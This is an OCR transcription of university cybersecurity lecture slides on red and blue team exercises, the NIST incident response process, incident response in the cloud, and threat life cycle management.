The Red Team

- The Red Team must be composed of highly trained individuals, with different skill sets and they must be fully aware of the current threat landscape for the organization's industry.
- The Red Team must be *aware of trends and understand how current attacks* are taking place.
- In some circumstances and depending on the organization's requirements, members of the Red Team *must have coding skills to create their own exploit and customize it* to better exploit relevant vulnerabilities that could affect the organization.

This slide is copyrighted. It must not be distributed without permission from UOW

The Red Team

- The main metrics of the red team:
  - **Mean Time to Compromise (MTTC)**: This starts counting from the minute that the Red Team initiated the attack to the moment that they were able to successfully compromise the target
  - **Mean Time to Privilege Escalation (MTPE)**: This starts at the same point as the previous metric, but goes all the way to full compromise, which is the moment that the Red Team has administrative privilege on the target

This slide is copyrighted. It must not be distributed without permission from UOW

The Blue Team

- The Blue Team members should also have a wide variety of skill sets and should be composed of professionals from different departments.
- The Blue Team also has accountability for some security metrics as follows:
  - **Estimated Time to Detection** (**ETTD**)
  - **Estimated Time to Recovery** (**ETTR**)
- Those metrics is not 100% precise.
  - The true reality is that the Blue Team might not know precisely what time the Red Team was able to compromise the system.

This slide is copyrighted. It must not be distributed without permission from UOW

The Blue Team

- What does the Blue Team do when the Red Team is able to breach the system:
  - **Save evidence**: It is imperative to save evidence during these incidents to ensure you have *tangible information to analyze, rationalize, and take action* to mitigate in the future.
  - **Validate the evidence**: Not every single alert, or in this case evidence, will lead you to a valid attempt to breach the system. But if it does, it needs to be catalogued as an **Indication of Compromise (IoC)**.
  - **Engage whoever is necessary to engage**: At this point, the Blue Team must know what to do with this IoC, and which team should be aware of this compromise. *Engage all relevant teams*, which may vary according to the organization.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

The Blue Team


- What does the Blue Team do when the Red Team is able to breach the system:
  - **Triage the incident**: Sometimes the Blue Team may need to *engage law enforcement*, or they may need *a warrant* in order to perform the further investigation, a proper triage will help on this process.
  - **Scope the breach**: At this point, the Blue Team has enough information to scope the breach.
  - **Create a remediation plan**: The Blue Team should put together a remediation plan *to either isolate or evict the adversary.*
  - **Execute the plan**: Once the plan is finished, the Blue Team needs to execute it and recover from the breach.

This slide is copyrighted. It must not be distributed without permission from UOW

Assuming Breach

"Fundamentally, if somebody wants to get in, they're getting in. Alright, good. Accept that."

- Michael Hayden (the former director of the CIA and NSA)



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Assuming Breach

- Due to the emerging threats and cyber security challenges, it was necessary to change the methodology from *preventing breach* to ***assuming breach***.
- The traditional "prevent breach" approach by itself does not promote the ongoing testing. → You must always be refining your protection to deal with modern threats.
- The red and blue team simulation should not be a one-off exercise, instead, must be a *continuous process* that will be refined and improved with best practices over time.

This slide is copyrighted. It must not be distributed without permission from UOW

CSIT302 Cybersecurity

Day 1-2 – Incident Response Process /Cybersecurity Kill Chain

Subject Coordinator: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Incident Response Process

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to IR Process

- Incident Response (IR) process is related to detection and response in the security posture
  - **Detection**: how to handle security incidents.
  - **Response**: how to rapidly respond to them.
- Many companies have an IR process in place, but *they fail to constantly review it* to incorporate lessons learned from previous incidents. → Having addressed this issue well gives us better *protection* in the future.




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to IR Process

- An example of IR process



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to IR Process

- At point (7), the IR process
  - takes over the incidence case:
  - documents *every single step* of the process, and
  - incorporates the *lessons learned* with the aim of enhancing the overall security posture, after the incident is resolved.
- The process may vary according to the company, industry segment and standard.
- No IR process in place results in
  - Bad security posture
  - Waste of human resources

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to IR Process


- For the successful IR Process:
  - *All IT Personnel* should be trained to know how to handle a security incident.
  - *All Users* should be trained to know the core fundamentals about security.
  - An *integration* between the help desk system and the incident response team.
  - ***Good sensors*** (*Intrusion Detection System*) in places. For example, Network sensors + Host sensors for quick and comprehensive detection.
  - IR process must be *compliant with the laws and the industry's regulations*.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Creating an IR Process

- Foundational areas of the incident response process:



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Foundational Areas of IR Process

- Objective:
  - ➢ What's the purpose of this process?
    - ✓ It is important to define clearly the purpose of process.
    - ✓ Everyone should be aware of what this process is trying to accomplish.
- Scope:
  - ➢ To whom does this process apply?
    - ✓ A company-wide scope vs a departmental scope.
- Define/Terminology:
  - ➢ Each company may have a different perception of a security incident.
    - ✓ Define what constitutes a security incident and give examples.
    - ✓ Create their own glossary using a clearly defined terminology.

This slide is copyrighted. It must not be distributed without permission from UOW

Foundational Areas of IR Process

- Roles and responsibilities:
  - Example: Who has the authority to confiscate a computer in order to perform further investigation?
    - ✓ Define the users or groups that have this level of authority.
    - ✓ Let the entire company be aware of this.
- Priorities/Severity level:
  - Functional impact of the incident in the business
    - ✓ Type of information affected by the incident
    - ✓ Recoverability
- Additionally, interaction with third parties, partners and customers is needed to be defined.

This slide is copyrighted. It must not be distributed without permission from UOW

Incident Response Team

- Incident response team carries out IR process
  - It varies according to the company size, budget and purpose.
  - It requires a personnel who has a technically broad knowledge, but have deep knowledge in some other areas.
  - The budget for IR team must cover the acquisition of proper tools and hardware and training programs for the employees in the company.
- Outsourcing on IR Team
  - Finding proper people who have different skill sets is sometimes difficult. → Outsourcing part of the IR team can be one of the solution.
  - When it is outsourced, well-defined **Service-level-agreement (SLA)** that meets the severity levels is essential.

This slide is copyrighted. It must not be distributed without permission from UOW


End Users

- End users' roles
  - They have important roles in identifying and reporting security incident.
  - They should know the procedure how to create incident ticket.
  - They are required to attend the *security awareness training*.
- Sometimes, *the end user cannot reproduce the issue*. To mitigate scenarios like this, make sure the following is in place:
  - System and network profiles
  - Log-retention policy
  - Clock synchronization across all systems (e.g. using Network Time Protocol (NTP))
  - Instruct the end user to contact support when the issue is currently happening and provide them with the environment to capture data.

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- NIST Incident Response Process



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Preparation
  - Implementation of security controls that were created based on the *initial risk assessment*.
  - Implementation of other security controls such as endpoint protection, malware protection and network security.
  - The preparation phase is not static → This phase will receive input from post-incident activity.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Detection and Analysis
  - Detection system must be aware of the attack vectors.
  - Detection system must be able to dynamically learn more about new threats and new behaviours.
  - Detection system triggers an alert if a *suspicious activity* is encountered.
  - To detect threats more quickly and reduce false positives, the leveraging of security intelligence and advanced analytics are required.
  - Detection and analysis are sometimes done almost in parallel: An attack is still taking place when it is detected.

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Manual information gathering is often required to identifying an incident
  - ✓ Data gathering must be done in *compliance with the company's policy*.
  - ✓ In scenarios where you need to bring the data to a court of law, you need to guarantee the *data's integrity*.
- The combination and correlation of the following information to Identify IoC (Indication of Compromise) are required:
  - ✓ Endpoint protection and operating system *logs*: Phishing email, lateral movement
  - ✓ Server logs and network captures: Unauthorized or malicious process
  - ✓ The firewall log and the network capture: Data extraction and submission

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Containment
  - Perform short-term containment by isolating the portion of the network that is under threat. Then, focus on long-term containment, which requires temporary adjustments to allow systems to be used in production while rebuilding clean systems.
  - Restore affected systems in minimal time.
- Eradication
  - Remove malware from all infected devices, acknowledge the root cause of the attack and take necessary steps to avoid similar attacks in the future.

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Recovery
  - To avoid further attacks, put the affected production systems back online.
  - To ensure that they return to normal operation, test, check and track the affected systems.

This slide is copyrighted. It must not be distributed without permission from UOW

NIST Incident Response Process

- Post-Incident Activity
  - ➢ Documenting Lesson Learned
    - ✓ It is one of the *most valuable* pieces of information that you have in the post-incident activity phase.
    - ✓ It helps to keep *refining the process* through the identification of gaps in the current process and areas of improvement.
    - ✓ This documentation must be very *detailed* with the *full timeline* of the incident.
    - ✓ Content: The *steps that were taken* to resolve the problem, what happened during each step and how the issue was finally resolved outlined in depth.

This slide is copyrighted. It must not be distributed without permission from UOW


NIST Incident Response Process

- The lesson learned will include the answers of the following:
  - ✓ **Who identified** the security issue? A user or the detection system?
  - ✓ Was the incident opened with the **right priority**?
  - ✓ Did the security operations team perform **the initial assessment** correctly?
  - ✓ Was the **data analysis** done correctly?
  - ✓ Were the **containment, eradication and recovery** done correctly?
  - ✓ Is there anything that could be improved at this point?
  - ✓ How **long** did it take to resolve this incident?
- *Evidence retention*
  - ✓ All the artifacts should be stored according to the company's retention policy.
  - ✓ The evidence must be kept intact until legal actions are completely settled.

This slide is copyrighted. It must not be distributed without permission from UOW

Incident Response in the Cloud

- A shared responsibility between the cloud provider and the company that is contracting the service



PaaS (Platform as a Service) provides a platform allowing customers to develop, run, and manage applications such as OS and middleware.

This slide is copyrighted. It must not be distributed without permission from UOW

Incident Response in the Cloud

- For the IaaS model:
  - Customers have full control of the **virtual machine** and have complete access to **all logs** provided by the operating system.
  - Cloud provider has the information of the underlying network infrastructure and hypervisor logs.
  - Customers should review the cloud provider policy before requesting any data.
- For the SaaS model:
  - The vast majority of the **information** relevant to an incident response is in possession of the cloud provider. → contact the cloud provider directly, or open an incident via a portal.
  - Customers review the SLA to better understand the rules of engagement in an incident response scenario.

This slide is copyrighted. It must not be distributed without permission from UOW

Updating Your IR Process to Include Cloud

- The IR process must include cloud-computing-related aspects
- Preparation
  - needs to update the contact list to include the cloud provider contact information, on-call process, and so on.
- Detection
  - include the cloud provider solution for detection in order to assist you during the investigation
- Containment
  - Revisit the cloud provider capabilities to isolate an incident (e.g, isolate compromised VM for the others)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management


- The Detection and Containment of the NIST IR process can be *more specified by Threat Life Cycle management*.
- An investment in threat life cycle management can enable an organization to *stop attacks just as they happen*.
- New technologies have been adopted, bringing *new vulnerabilities* and *widening the surface* area that cybercriminals can attack.
  - E.g. Internet of Things (IoT)
- 84% of all attacks left evidence in the log data → Appropriate tools and mindset, these attacks could have been mitigated early enough to prevent any damage.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- 6 Phases of threat life cycle management



- Forensic data collection
- Discovery
- Qualification
- Investigation
- Neutralization
- Recovery

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- Forensic data collection
  - ➢ The threats come through the seven domains of IT. The more of the IT infrastructure the organization can see, the more threats it can detect.
    - ✓ Seven Domains of typical IT infrastructure: User Domain, Workstation Domain, LAN Domain, LAN-to-WAN Domain, Remote Access Domain, WAN Domain, and System/Application Domain
  - ➢ Collection of security event and alarm data
